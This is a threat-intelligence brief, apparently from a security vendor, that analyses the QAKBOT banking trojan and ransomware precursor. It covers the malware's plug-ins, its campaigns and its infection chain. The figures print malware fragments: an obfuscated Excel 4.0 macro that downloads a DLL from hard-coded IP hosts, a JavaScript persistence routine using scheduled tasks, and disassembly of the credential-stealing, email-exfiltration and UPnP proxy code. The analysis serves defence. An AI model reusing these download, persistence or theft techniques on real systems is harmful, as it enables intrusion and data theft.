

The Prelude to Ransomware: A Look into Current QAKBOT Capabilities and Global Activities

Technical Brief

Introduction

QAKBOT (detected by Trend Micro as TrojanSpy.Win32.QAKBOT) is a modular and highly evasive information-stealing malware that was first discovered in 2007. This threat is also known as QBOT and PinkSlipbot. Initial versions of QAKBOT targeted financial data and was classified as a banking trojan, but more recent versions have acted as a delivery mechanism for "second stage" malware. Specifically, QAKBOT seems to lead to targeted attacks involving data theft (exfiltration) and ransomware.

QAKBOT Capabilities

The core QAKBOT loader functionality is extended using a variety of plug-ins. In earlier QAKBOT versions, components were embedded as resources in the main executable. In more recent versions, the injection DLL, update script, and plug-ins are downloaded by the QAKBOT core after communicating with the command-and-control (C&C) server. The plug-ins listed here provide QAKBOT operators with the functionality needed to achieve their objectives.

Plug-in	Capability
Web-inject modules	Enables theft of sensitive data (usernames, passwords) within browser processes
Password grabber module	Enables theft of sensitive data from compromised endpoints
Cookie grabber module	Enables the theft of cookies from web browsers (Internet Explorer, Firefox, Chrome, and Microsoft Edge)
Email Collector module	Enables the theft of email threads, which are hijacked and used in follow-on campaigns
Universal Plug and Play UPnP module	Enables the use of infected machine as proxies for C&C traffic
Lateral Movement module	Enables propagation inside the infected network
Hidden VNC (hVNC) module	Provides hands on keyboard and lateral movement capabilities to the operators
Cobalt Strike module	Enables remote access to the compromised network with the Cobalt Strike penetration testing framework
Atera module	Enables remote access to the compromised network via Atera Remote Monitoring Management (RMM) software

QAKBOT Links to Targeted Ransomware Attacks

QAKBOT operators are key enablers for ransomware attacks. These operators achieve access to infected environments through the deployment of Cobalt Strike beacons, which function as standalone backdoors, or via a Cobalt Strike or Atera RMM plug-in. Since 2019, QAKBOT infections have led to the eventual deployment of the following human-operated ransomware families:

• MegaCortex (2019)

• Egregor (2020)

• PwndLocker (2019)

• Sodinokibi/REvil (2021)

• ProLock (2020)

QAKBOT Activity

The following is a list of notable events related to QAKBOT, as well as information from Trend Micro[™] Smart Protection Network[™]. Trend Micro has been monitoring this threat for years, and we have been able to track the spam campaigns linked to QAKBOT operators across the world. While monitoring this malware distribution activity, we found that the top countries targeted were the United States, Japan, and Germany, while, telecommunications, technology, and education were the top industries targeted.

Date	Event
Oct 2021	The Atera RMM plug-in is discovered.
Sep 2021	Shathak delivers QAKBOT with malspam. "TR" delivers QAKBOT with malspam.
Feb 2021 – Jun 2021	Shathak delivers QAKBOT with malspam.
Mar 2021	QAKBOT infections drop Cobalt Strike. ¹
Mar 2020	QAKBOT infections lead to the ProLock Ransomware.
Oct 2019	QAKBOT infections lead to the PwndLocker Ransomware.
May 2019	QAKBOT infections lead to the MegaCortex Ransomware.
Jun 2018	The QAKBOT malware is found on thumb drives manufactured in China. ²
2007	The initial QAKBOT version is discovered.




Figure 1. A global view of QAKBOT activity from March 25, 2021 to October 25, 2021 as seen from Trend Micro Smart Protection Network (SPN)





Figure 2. The top 10 countries where QAKBOT is distributed

Malware Analysis

The QAKBOT infection chain usually starts with malicious spam emails and the infection spreads from there. The stages shown here are typical of QAKBOT but might vary slightly over time.




Stage	#	Description
Arrival	1	 Malicious spam emails with malicious attachment The document uses Excel 4.0 macros and themed social engineering to trick users into opening the email.
	2	 The excel document contains Excel 4.0 macros with a malicious dropper routine that will download the QAKBOT DLL from a remote server. Social engineering is used to trick the user into "Enabling Content" (macros).
Infection	3	 Once macros are enabled, the QAKBOT loader DLL is downloaded and executed. Persistence is achieved through the installation of registry keys and a scheduled task. The malicious QAKBOT process phones home to the C&C server.
	4	• The C&C server sends additional modules to the infected host .
	5	Target information is stolen.

Post- infection		 Attackers might obtain "hands on keyboard" access to the infected environment following the deployment of a backdoor (such as Cobalt Strike) as a plug-in or as a separate dropped file. Attackers might execute discovery commands to further evaluate the environment.
	6	Attackers might move laterally from the infected host.
		In some cases, attackers will deploy ransomware in the environment.
		Table 1. Illustration and steps of the QAKBOT kill chain

QAKBOT Arrival Variations

QAKBOT uses a variety of delivery mechanisms, including different scripting languages and malicious documents. In the past, QAKBOT has also collaborated with other botnet operators, namely the now defunct Emotet.



*Emotet is an example of malware installation as a service, wherein operators install other malware on their bots for a fee.

Figure 3. QAKBOT delivery mechanisms

QAKBOT Malicious Documents and Excel 4.0 Macros

Since late 2020, QAKBOT operators have leveraged malicious Microsoft Excel documents with heavily obfuscated Excel 4.0 macros to evade detection in the initial access phase of the attack.




Figure 4. Malicious document delivering QAKBOT (from June 2021 MalSpam Campaign)

The primary motivation behind QAKBOT's (and other malware distributors') shift toward this delivery mechanism can likely be attributed to the lack of support for Excel 4.0 macros in the Windows AntiMalware Scan Interface (AMSI) at that time. Excel 4.0 macro support was only added to AMSI in March 2021, while VBA macro parsing has been supported by AMSI since 2018.

QAKBOT Operators' Use of Hijacked Email Conversations

The use of hijacked email conversations is a noteworthy technique used by QAKBOT distributors as a social engineering tactic. In the example shown in Figure 5, an email thread between **Kelly and Sandy** (number 1 in the figure) was stolen during a previous infection by the QAKBOT email collection module. The thread is then reused or hijacked by **QAKBOT** operators (number 2 in the figure) in a malicious spam campaign. The malicious email appears to come from **Sandy** in reply — but it actually contains the malicious document that drops **QAKBOT** (number 3 in the figure).

The use of hijacked email threads in malicious spam emails is a tactic that was first used by the cybercriminals who operated the now defunct Emotet malware.




Figure 5. The hijacked email thread delivering QAKBOT

QAKBOT Infection Routine

Figure 6 shows that the XLSM files contain hidden sheets and an auto_open macro (step 1 in this figure) that executes as soon as the victim opens the document and selects the "Enable Content" button. The macro code evaluates a sequence of formulas that are distributed at various indexes (step 2 in this figure) in the document. This is an obfuscation technique that is designed to thwart detection using simple strings.

E		F	G	н	1	к	L		М
9					44355.570300462961 =NOW()				
10				.d					
11				at	=REGISTER("u"&"R"&"I"&"M"&"o"&"n","URLDownlo				
12	-		=REGIS =F12&F13						
13	REGIS				#NAME? =Kokiser{0.K13&I14&J9&I10&I11.'3fescvaer'!D19.0.0	http:// =K16&K17&K18			
14	TER("u"&"R	&"I"&"M"&"o"&"n","URL		217.147.172.69					
15	Download	Download		101.99.95.214/	#NAME? =Kokiser(0.K13&I15&J9&I10&I11.'3fescvaer'!E19.0.0)			
16	ToFile	ToFile		188.225.87.229		ht —"ht"			
17	A"."JJCCBB".	"Koki			#NAME? =Kokiser(0.K13&116&J9&110&111,'3fescvaer'!F19,0,0) tp			
18	ser",.1,9)	ser"1.9)				:// _"://"			
19									
Inow] (macrosheet) [nowik]	(macrosheet) [dfgv] (macrosh		nacrosheet) [4scdac] (macrosheet) [5fetaert] (n	1	rrtgarga] (macrosheet) []	7rvgasdg] (macrosheet)	 [Baevgadrg] (macrosheel 4
	(macrosneet)	1rtgvrt] (macrosheet) [2	digvi (macrosni	eet) [5fescvaer] (f	nacrosneet) [4scdac] (macrosneet) [5ietaert] (n	nacrosneet) (ov	rtgargaj (macrosneet)	(macrosneet)	(Baevgadrg) (macrosneel 4
Defined names Formulas	T								
Name Auto_Open		drb'!\$A\$2		Formula					

Figure 6. The Excel formulas containing malicious code fragments

Unhide	8 23
<u>U</u> nhide sheet:	
3fescvaer 4scdac 5fetaert 6vrtgarga 7rvgasdg 8aevgadrg 9rrvv 10vghsdrb	E
	OK Cancel

Figure 7. Hidden sheets in a QAKBOT XLSM dropper

In the sample in Figure 8, the code generates a unique file name using NOW() (step 1 in this figure) to output a timestamp to be used as part of the file name. The dynamic URL formation makes it harder to block exact URLs. Next, the functions (step 2 in this figure) to be called are resolved and the first of three download attempts from hard-coded hosts begins (step 3 in this figure). The downloaded file is stored in the disk as "Post.storg*". This is the main QAKBOT DLL, which is loaded by "regsvr32 -s" (step 4 in this figure). The QAKBOT main loader DLL is loaded by regsvr32.exe with the -s command.




Figure 8. Analysis of QAKBOT sample

QAKBOT Installation

Packed QAKBOT loader → Process hollowing

The main program is unpacked in memory and injected into a new process that started in a suspended state. The injection routine targets the process memory of one of three targets (iexplore.exe, mobsync.exe, or explorer.exe) where the target is unmapped and replaced with the unpacked QAKBOT loader program. Once the code is injected, QAKBOT calls ResumeThread().



Figure 9. Process hollowing (UnmapViewOfFile -> VirtualAlloc)

Persistence mechanisms and anti-analysis/anti-sandbox routines

The loader creates a persistence via a scheduled task using the now deprecated *at.exe*. A dropped Javascript file creates a scheduled task for persistence for the QAKBOT core. The same mechanism is executed when an update is received from the C&C server.

03	C8	and the set	and the second	add	ecx, eax
66	89 8	D CO	FD+	mov	word ptr [ebp - 0x240], cx
0F	B7 8	5 C4	FD+	movzx	eax, word ptr [ebp - 0x23C]
99				cdq	
B9	3C 0	0 00	00	mov	ecx, 0x3C
F7	F9			idiv	ecx
66	89 9	5 C4	FD+	mov	word ptr [ebp - 0x23C], dx
68	70 F	B 41	00	push	0x41FB70 ; "C: exe"
0F	B7 9	5 C4	FD+	movzx	edx, word ptr [ebp - 0x23C]
52				push	edx
0F	B7 8	5 CO	FD+	movzx	eax, word ptr [ebp - 0x240]
50				push	eax
68	58 8	A 41	00	push	0x418A58 ; "at.exe %u:%u \"%s\" /I"
68	04 0	1 00	00	push	0x104
8D	8D C	8 FD	FF+	lea	ecx, [ebp - 0x238]
51				push	ecx

ngkeqkqe.setTime(ngkeqkqe.getTime() + (5*60*1000));

var uoavgf = ngkeqkqe.getHours() < 10 ? "0"+ngkeqkqe.getHours() : ngkeqkqe.getHours(); var wypyb = ngkeqkqe.getMinutes() < 10 ? "0"+ngkeqkqe.getMinutes() : ngkeqkqe.getMinutes(); var doakaet = "schtasks.exe /Create /SC ONCE /TN "+ivdkdvd+" /TR \"cmd /c \\\"start /min "+pwrd+"\\\"\" /ST "+uoavgf+":"+wypyb; dvutxw.Run(doakaet, 0);

Figure 10. Persistence mechanisms through scheduled tasks

QAKBOT also includes several routines to detect the presence of security software, and to detect if it is being executed on a virtual machine (VM).




Figure 11. Routines to detect if there are security solutions on the device

QAKBOT UPnP: Recruiting new proxies for QAKBOT's botnet

QAKBOT leverages Simple Service Discovery Protocol (SSDP) to identify other devices on the local network. It then parses network device information collected with SSDP to identify internet gateways.

loc_AEB376:	; CODE XREF: 0x00AEB36A
8B 95 24 F9 FF+	mov edx, dword ptr [ebp - 0x6DC]
52	push edx
8B 85 F8 F8 FF+	mov eax, dword ptr [ebp - 0x708]
8B 0C 85 40 A7+	mov ecx, dword ptr [eax*4 + 0x80A740]
51	push ecx
8B 95 BC F8 FF+	mov edx, dword ptr [ebp - 0x744]
52	push edx
68 F0 A6 B0 00 68 00 06 00 00 8D 85 B8 F9 FF+	push 0x80A6F0 ; "M-SEARCH * HTTP/1.1\r\nHOST: %s:1900\r\nST: %s\r\nMAN: \"ssdp:discover\"\r\nMX: %u\r\n\r\n" push 0x600
80 85 88 F9 FF+	lea eax, [ebp - 0x648]
50	push eax
68 5C 5E B1 00 8B 45 FC	<pre>push 0xB15E5C ; "urn:schemas-upnp-org:service:WANCommonInterfaceConfig:1" mov eax, dword ptr [ebp - 4]</pre>
05 04 0B 00 00	add eax, 0xB04
50	push eax
E8 8D 46 01 00	call sub_B01836 -> strcmp

Figure 12. QAKBOT leveraging SSDP and parsing information collected with SSDP

With gateways identified, it uses UPnP to create port-forwarding rules on gateway devices to route traffic from the internet to the infected endpoint. The infected device is then capable of acting as a Tier 3 proxy in the QAKBOT botnet.

loc AEC448:	: CODE XREF: 0x00AEC43C
6A 48 push	0x48
E8 11 75 00 00 call	sub AF3960
83 C4 04 add	esp, 4
89 45 90 mov	dword ptr [ebp - 0x70], eax
8B 45 90 mov	eax, dword ptr [ebp - 0x70]
C7 00 B0 58 B1+ mov	dword ptr [eax], 0xB158B0 ; "NewRemoteHost"
8B 4D 90 mov	ecx, dword ptr [ebp - 0x70]
8B 55 24 mov	edx, dword ptr [ebp + 0x24]
89 51 04 mov	dword ptr [ecx + 4], edx
8B 45 90 mov	eax, dword ptr [ebp - 0x70]
C7 40 08 C0 58+ mov	dword ptr [eax + 8], 0xB158C0 ; "NewExternalPort"
8B 4D 90 mov	ecx, dword ptr [ebp - 0x70]
8B 55 10 mov	edx, dword ptr [ebp + 0x10]
89 51 0C mov	dword ptr [ecx + 0xC], edx
8B 45 90 mov	eax, dword ptr [ebp - 0x70]
C7 40 10 D0 58+ mov	dword ptr [eax + 0x10], 0xB158D0 ; "NewProtocol"
8B 4D 90 mov	ecx, dword ptr [ebp - 0x70]
8B 55 20 mov	edx, dword ptr [ebp + 0x20]
89 51 14 mov	dword ptr [ecx + 0x14], edx
8B 45 90 mov	eax, dword ptr [ebp - 0x70]
C7 40 18 DC 58+ mov	dword ptr [eax + 0x18], 0xB158DC ; "NewInternalPort"
8B 4D 90 mov	ecx, dword ptr [ebp - 0x70]
8B 55 14 mov	edx, dword ptr [ebp + 0x14]
89 51 1C mov	dword ptr [ecx + 0x1C], edx
8B 45 90 mov	eax, dword ptr [ebp - 0x70]
C7 40 20 EC 58+ mov	dword ptr [eax + 0x20], 0xB158EC ; "NewInternalClient"
8B 4D 90 mov	ecx, dword ptr [ebp - 0x70]
8B 55 18 mov	edx, dword ptr [ebp + 0x18]
89 51 24 mov	dword ptr [ecx + 0x24], edx
8B 45 90 mov	eax, dword ptr [ebp - 0x70]
C7 40 28 00 59+ mov	dword ptr [eax + 0x28], 0xB15900 ; "NewEnabled"
8B 4D 90 mov	ecx, dword ptr [ebp - 0x70]
C7 41 2C 0C 59+ mov	dword ptr [ecx + 0x2C], 0xB1590C ; "1"
8B 55 90 mov	edx, dword ptr [ebp - 0x70]
C7 42 30 10 59+ mov	dword ptr [edx + 0x30], 0xB15910 ; "NewPortMappingDescription"
83 7D 1C 00 cmp	dword ptr [ebp + 0x1C], 0
74 08 je	loc_AEC4DF
8B 45 1C mov	eax, dword ptr [ebp + 0x1C]
89 45 8C mov	dword ptr [ebp - 0x74], eax
EB 07 jmp	loc_AEC4E6


Figure 13. UpnP used to create port-forwarding rules

QAKBOT Information Stealing Plug-ins

Outlook email collector

QAKBOT has been exfiltrating emails from Microsoft Outlook since 2019. The stolen information is used to enhance the social engineering capabilities of future attacks by spamming email thread members. QAKBOT extracts emails, parses email headers, and extracts thread recipients from the address book.

_start	proc start
	; ENTRYPOINT
	; DATA XREF: 0x18001F00C
; unwind {	
4C 89 44 24 18	mov gword ptr [rsp + 0x18], r8
89 54 24 10	mov dword ptr [rsp + 0x10], edx
48 89 4C 24 08	mov gword ptr [rsp + 8], rcx
48 83 EC 48	sub rsp, 0x48
48 8B 44 24 60	mov rax, qword ptr [rsp + 0x60]
48 89 44 24 30	mov gword ptr [rsp + 0x30], rax
83 7C 24 58 01	cmp dword ptr [rsp + 0x58], 1
0F 85 9F 00 00+	jne loc_180001126
48 8D 0D 9A 8E+	<pre>lea rcx, [0x180019F28] ; "emailcollector_dll: DllMain(): got DLL_PROCESS_ATTACH x64"</pre>
FF 15 6C 01 01+	call gword ptr [0x180011200] -> OutputDebugStringA
E8 C7 7D 00 00	call sub_180008E60



sub_180001FE0	proc start : CODE XREF: 0x1800023E0
	; CODE XREF: 0X18000256D
	; DATA XREF: 0X18001F0CC
; unwind {	, DATA AREF. DAIBOUFOCO
	mov gword ptr [rsp + 0x18], r8
	mov dword ptr [rsp + 0x10], edx
48 89 4C 24 08	mov qword ptr [rsp + 8], rcx
	sub rsp. 0x88
48 C7 44 24 20+	mov gword ptr [rsp + 0x20], 0
C7 44 24 50 00+	mov dword ptr [rsp + 0x50], 0
48 C7 44 24 40+	mov qword ptr [rsp + 0x40], 0
48 8B 84 24 90+	mov rax, qword ptr [rsp + 0x90]
48 8B 00	mov rax, qword ptr [rax]
4C 8D 44 24 40	lea r8, [rsp + 0x40]
	mov edx, 0x80000000
	mov rcx, qword ptr [rsp + 0x90]
	call qword ptr [rax + 0x90]
	mov dword ptr [rsp + 0x38], eax
83 7C 24 38 00	cmp dword_ptr [rsp + 0x38], 0
74 1A	je loc_180002057
44 8B 44 24 38	mov r8d, dword ptr [rsp + 0x38]
48 8D 15 57 69+	<pre>lea rdx, [0x1800189A0] ; "GetEmailMsgRecepients(): lpMessage->GetRecipientTable() failed hRes=%08X"</pre>
	xor ecx, ecx
	call sub_180001520
E9 46 03 00 00	xor eax, eax jmp loc 18000239D
E9 40 03 00 00	jmp loc_18000239D

Figure 15. Invoking the "GetEmailMsgRecipients()" function

sub_180004E70	proc start
	; CODE XREF: 0x180001036 ; DATA XREF: 0x18001F18C
; unwind {	, DATA AREF. BA10001F18C
48 89 4C 24 08	mov qword ptr [rsp + 8], rcx
48 83 EC 38	sub rsp, 0x38
C7 44 24 20 00+	$d_{\text{word}} = \frac{1}{2} \int d_{\text{word}} d_{\text{ptr}} \left[rsp + 0x20 \right], 0$
C7 44 24 24 00+	mov dword ptr [rsp + 0×24], 0
33 C9	xor ecx, ecx
FF 15 B7 C3 00+	call qword ptr [0x180011248] -> ord_00000015
48 8D 0D A8 4F+	lea rcx, [0x180019E40] ; "^[-A-Za-z0-9%+]+0[-A-Za-z0-9.]+\\.[A-Za-z]+\$"
E8 13 01 00 00	call sub_180004FB0
48 89 05 4C 97+	mov qword ptr [0x18001E5F0], rax
48 8D 0D C5 4F+	lea rcx, [0x180019E70] ; "^[-A-Za-z0-9]+:\\s"
E8 00 01 00 00	call sub_180004FB0
48 89 05 41 97+	mov qword ptr [0x18001E5F8], rax
48 8D 15 0A 8C+	lea rdx, [0x18001DAC8]
48 8D 0D C3 4F+	<pre>lea rcx, [0x180019E88] ; "CollectOutlookData(): started nick=%s"</pre>
E8 66 C8 FF FF	call sub_180001730
48 8B 4C 24 40	mov rcx, qword ptr [rsp + 0x40]
E8 EC FC FF FF 8B 15 0A 97 01+	call sub_180004BC0
48 8D 0D CF 4F+	<pre>mov edx, dword ptr [0x18001E5E4] los ray [0x180010EB2] . [CallestOutleskDate()) dens a dyTatelCasdEmaileCount=%///</pre>
E8 4A C8 FF FF	<pre>lea rcx, [0x180019EB0] ; "CollectOutlookData(): done g_dwTotalGoodEmailsCount=%u" call sub 180001730</pre>
33 C0	xor eax, eax
48 83 C4 38	add rsp, 0x38
C3	ret ret
; } // starts at sub 18	
, , , , , , , , , , , , , , , , , , ,	

Figure 16. Extraction of email address using email regex and CollectOutlookData() function call

The QAKBOT email collector plug-in performs email header parsing to identify interesting header items. This process includes parsing email authentication results from DomainKeys Identified Mail (DKIM) signatures and antispam detection results. The email collector module also collects data from the Microsoft Outlook address book. After the collection, stolen data is uploaded with HTTPS POST (not FTP as used by QAKBOT for other data exfiltration).



Figure 17. Email header parsing



Figure 18. The function call to collect address book information CollectOutlookAddressBookThread()

loc_18000612D:	; CODE XREF: 0x18000610D
C7 44 24 48 01+ mov	dword ptr [rsp + 0×48], 1
48 C7 44 24 50+ mov	qword ptr [rsp + 0x50], 0
C7 44 24 30 00+ mov	dword ptr [rsp + 0x30], 0
48 8B 4C 24 40 mov	rcx, qword ptr [rsp + 0x40]
FF 15 77 B0 00+ call	qword ptr [0x1800111C8] -> lstrlenA
48 C7 44 24 28+ mov	qword ptr [rsp + 0x28], 0
48 8D 4C 24 30 lea	rcx, [rsp + 0x30]
48 89 4C 24 20 mov	qword ptr [rsp + 0x20], rcx
4C 8D 4C 24 50 lea	r9, [rsp + 0x50]
44 8B C0 mov	r8d, eax
48 8B 54 24 40 mov	rdx, qword ptr [rsp + 0x40]
48 8D 0D E8 1F+ lea	rcx, [0x180018160] ; "https://
E8 13 44 00 00 call	sub_18000A590
85 C0 test	eax, eax
7D 2D jge	loc_1800061AE
FF 15 29 AF 00+ call	qword ptr [0x1800110B0] -> GetLastError
48 8D 15 FA 1F+ lea	<pre>rdx, [0x180018188] ; "JsonUploadChunk(): wpost() failed!"</pre>
8B C8 mov	ecx, eax
E8 8B B3 FF FF call	sub_180001520
48 83 7C 24 50+ cmp	qword ptr [rsp + 0x50], 0
74 0C je	loc_1800061A9
33 D2 xor	edx, edx
48 8D 4C 24 50 lea	rcx, [rsp + 0x50]
E8 07 2D 00 00 call	sub_180008EB0

Figure 19. Function showing the email data exfiltration method


Password grabber plug-in

The QAKBOT password grabber module can extract credentials (username, password, and host) from the following applications:


- Outlook
 Internet Explorer
 Chrome
- CuteFTP
 Firefox

Popular browser and email clients are potential targets, and CuteFTP, a rarely used FTP client, is also on the list. There are a few interesting points to note when looking over the list of targeted applications. For example, we know that QAKBOT uses stolen FTP details for the purpose of data exfiltration channels. Chrome no longer supports FTP, so malicious actors would need to grab credentials out of a separate application to steal FTP credentials. Also, QAKBOT uses Network Security Service (NSS) libraries (nss.dll) to interact with Firefox password storage and pilfer credentials from the Firefox SQLite database

start:	: ENTRYPOINT
55 push 8B EC mov	ebp
51 push	ebp, esp ecx
	ecx
83 7D 0C 01 cmp	dword ptr [ebp + 0xC], 1
75 54 jne	loc_1000118E
8B 45 10 mov	eax, dword ptr [ebp + 0x10]
89 45 FC mov	dword ptr [ebp - 4], eax
E8 8B 51 05 00 call	sub_100562D0
68 44 49 07 10 push	0x10074944 ; "plugin_passgrabber"




loc_1004EFE2:	; CODE XREF: 0x1004EFDB
83 BD EC FD FF+ cmp	
74 65 je	loc_1004F050
6A 00 push	
68 24 E3 05 10 push	0x1005E324 ; "] cl=[cuteftp]"
8D 8D 48 FB FF+ lea	ecx, [ebp - 0x4B8]
51 push	ecx
68 18 E3 05 10 push	0x1005E318 ; "] pass=["
8D 95 C8 FA FF+ lea	edx, [ebp - 0x538]
52 push	edx
68 0C E3 05 10 push	0x1005E30C ; "] user=["
8D 85 C8 FB FF+ lea	eax, [ebp - 0x438]
50 push	eax
68 08 E3 05 10 push	0x1005E308 ; ":"
8D 8D 48 FA FF+ lea	ecx, [ebp - 0x5B8]
51 push	ecx
68 00 E3 05 10 push	0x1005E300 ; "host=["
68 00 02 00 00 push 8D 95 D0 FB FF+ lea	0x200
	edx, [ebp - 0x430] edx
52 push 68 EC DC 06 10 push	0x1006DCEC
E8 58 6E 00 00 call	sub_10055E90
83 C4 34 add	esp, 0x34
8D 85 D0 FB FF+ lea	eax, [ebp - 0x430]
50 push	eax, [ebb = 0x430] eax
68 F8 E2 05 10 push	0x1005E2F8 ; "cuteftp"
FF 15 CC 49 07+ call	dword ptr [0x100749CC]
83 C4 08 add	esp, 8



sub_10052CD0	proc start ; CODE XREF: 0x10052F43
55	push ebp
8B EC	mov ebp, esp
83 EC 38	sub esp, 0x38
C6 45 E0 74	mov byteptr [ebp - 0x20], 0x74
C6 45 E1 65	mov byte ptr [ebp - 0x1F], 0x65
C6 45 E2 6D	mov byte ptr [ebp - 0x1E], 0x6D
C6 45 E3 70	mov byte ptr [ebp - 0x1D], 0x70
C6 45 E4 6C	mov byte ptr [ebp - 0x1C], 0x6C
C6 45 E5 6F	mov byte ptr [ebp - 0x1B], 0x6F
	mov byte ptr [ebp - 0x1A], 0x67
C6 45 E7 69	mov byte ptr [ebp - 0x19], 0x69
	mov byte ptr [ebp - 0x18], 0x6E
	mov byte ptr [ebp - 0x17], 0
	<pre>push 0x1005F95C ; "dump_chromesql_pass(): started"</pre>
	call sub_100555F0
	add esp, 4
	call sub_100526C0
	mov dword ptr [ebp - 8], eax
	cmp dword ptr [ebp - 8], 0
	jne loc_10052D2D
	<pre>push 0x1005F924 ; "dump_chromesql_pass(): GetChromeProfilePath() failed"</pre>
	push 0
	call sub_10055430
	add esp, 8
E9 07 02 00 00	jmp loc_10052F34

Figure 22. Chrome password extraction routines

sub_10053670 proc	start
	; CODE XREF: 0x1004E7C2
55 push	ebp
8B EC mov	ebp, esp
68 4C FF 05 10 push	0x1005FF4C ; "ExtractOutlookAccounts(): started"
E8 73 1F 00 00 call	sub 100555F0
83 C4 04 add	esp, 4
68 00 60 00 00 push	
E8 66 2C 00 00 call	
83 C4 04 add	esp, 4
A3 34 4A 07 10 mov	dword ptr [0x10074A34], eax
83 3D 34 4A 07+ cmp	dword ptr [0x10074A34], 0
75 19 jne	loc 100536B4
68 1C FF 05 10 push	
FF 15 48 E1 05+ call	
50 push	
E8 84 1D 00 00 call	
83 C4 08 add	
83 C8 FF or	esp, 8
	eax, 0xFFFFFFF
EB 6C jmp	loc_10053720



loc_10050F87:	; CODE XREF: 0x10050F63
8B 55 EC	mov edx, dword ptr [ebp - 0x14]
52	push edx
8B 45 08	mov_ eax, dword ptr [ebp + 8]
50	push eax
68 78 EE 05 10	<pre>push 0x1005EE78 ; "ExtractIECredentials2(): CredEnumerateW() ok filter_mask='%08x' dwCount=%u"</pre>
E8 57 46 00 00	call sub_100555F0
83 C4 0C	add esp, 0xC
83 7D 08 00	cmp dword ptr [ebp + 8], 0
74 17	je loc_10050FB9
8B 4D EC	mov ecx, dword ptr [ebp - 0x14]
51	push ecx
8B 55 08	mov edx, dword ptr [ebp + 8]
52	push edx
68 28 EE 05 10	<pre>push 0x1005EE28 ; "ExtractIECredentials2(): CredEnumerateW() ok filter_mask='%s' dwCount=%u"</pre>
E8 3C 46 00 00	call sub_100555F0
83 C4 0C	add esp, 0xC
EB 16	jmp loc_10050FCF

Figure 24. Internet Explorer credential extraction routines



Figure 25. QAKBOT using NSS libraries to interact with Firefox

Digital certificate theft

QAKBOT is also able to steal digital certificates. It enumerates the installed digital certificates with CertEnumSystemStore() and extracts both the certificate names and the data.

